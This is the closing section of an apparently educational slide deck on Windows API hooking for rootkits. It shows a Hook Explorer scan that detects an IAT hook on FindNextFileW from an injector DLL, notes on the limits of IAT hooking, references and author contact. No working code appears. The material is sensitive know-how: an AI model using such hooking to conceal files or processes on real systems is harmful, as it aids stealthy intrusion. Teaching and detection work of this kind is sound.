
Hook Explorer (Detects IAT and basic Detours style hooks for bound & dynamic loaded imgs)

Processes: [Refresh](#) Hooked DLLs for cmd.exe

pid	process	user	BaseAdr	MaxAdr	Hooks	Name
1316	wuauclt.exe	PC-Callax:callax	4A350000	4A39C0...	25 / 226	cmd.exe
1156	rundll32.exe		77A40000	77B7D0...	13 / 1981	ntdll.dll
2688	rundll32.exe		76160000	76234000	52 / 1875	kernel32.dll
3680	audiodg.exe		75D90000	75DDA...	6 / 1037	KERNELBASE.dll
2976	HookExplorer.exe	PC-Callax:callax	76240000	762EC0...	29 / 1399	msvcrt.dll
2612	cmd.exe	PC-Callax:callax	748C0000	748C70...	5 / 54	WINBRAND.dll
2884	conhost.exe	PC-Callax:callax	77B90000	77C590...	17 / 1152	USER32.dll
2832	HookExplorer.exe	PC-Callax:callax	77000000	7704E0...	14 / 848	GDI32.dll

Functions: Scan all exports ? Standard Use Ignore List Hide Hooks within same module Show All entries

IAT Add...	Value	Name	1st Instruction	HookProc	HookMod
4A3512E8	761B0AFD	CreateFileW	MOV EDI,EDI	kernel32.CreateFileW	C:\Windows\system32\kernel32.dll
4A3512EC	761B34BA	FindClose	MOV EDI,EDI	kernel32.FindClose	C:\Windows\system32\kernel32.dll
4A3512F0	613C124E	FindNextFileW	PUSH EBP	Unknown	x:\injector\HookFindNextFirstFile.dll

- 
- IAT HOOKING HAS SOME DRAWBACKS, BUT IT IS A POWERFUL TECHNIQUE YET RATHER SIMPLE. FURTHERMORE, THIS TYPE OF HOOKING IS ALSO USED BY THE OS. ONE TRYING TO DETERMINE WHAT HOOK IS BENIGN AND MALICIOUS COULD BE A TEDIOUS TASK.
 - DETECTION IS VERY EASY.
 - THIS IS NOT A METHOD USED IN POWERFUL ROOTKITS.
 - WE WANT DEFINITELY TO GO FORWARD AND HOOK FUNCTIONS INTO THE KERNEL-LAND.

TO BE CONTINUED



- **IN FUTURE DOCUMENTS WE WILL DISCUSS INLINE HOOKING, AND AN INTRODUCTION TO KERNEL HOOKING.**

REFERENCES

- SUBVERTING THE WINDOWS KERNEL (GREG HOGLUND & JAMES BUTLER)
- PROFESSIONAL ROOTKITS (RIC VIELER)
- [HTTP://EN.WIKIPEDIA.ORG/WIKI/RING_%28COMPUTER_SECURITY%29#INTEROPERATION_BETWEEN_CPU_AND_OS_LEVELS_OF_ABSTRACTION](http://en.wikipedia.org/wiki/Ring_%28computer_security%29#interoperation_between_cpu_and_os_levels_of_abstraction)
- [HTTP://WWW.WHEATY.NET/](http://www.wheaty.net/)
- PROGRAMMING APPLICATION FOR MICROSOFT WINDOWS FOURTH EDITION (JEFFREY RITCHTER)
- [HTTP://MSDN.MICROSOFT.COM/EN-US/MAGAZINE/CC301805.ASPX](http://msdn.microsoft.com/en-us/magazine/cc301805.aspx)
- PROGRAMMING WINDOWS SECURITY (KEITH BROWN)
- [HTTP://EN.WIKIPEDIA.ORG/WIKI/RING_%28COMPUTER_SECURITY%29](http://en.wikipedia.org/wiki/Ring_%28computer_security%29)
- [HTTP://WWW.NYTIMES.COM/2005/11/19/BUSINESS/MEDIA/19ONLINE.HTML](http://www.nytimes.com/2005/11/19/business/media/19online.html)
- [HTTP://EN.WIKIPEDIA.ORG/WIKI/DLL_INJECTION](http://en.wikipedia.org/wiki/DLL_injection)
- [HTTP://SUPPORT.MICROSOFT.COM/KB/197571](http://support.microsoft.com/kb/197571)

THANK-YOU FOR READING



**THANK-YOU FOR READING.
YOUR QUESTIONS ARE ALWAYS WELCOME!**

BRIAN.MARIANI@HTBRIDGE.CH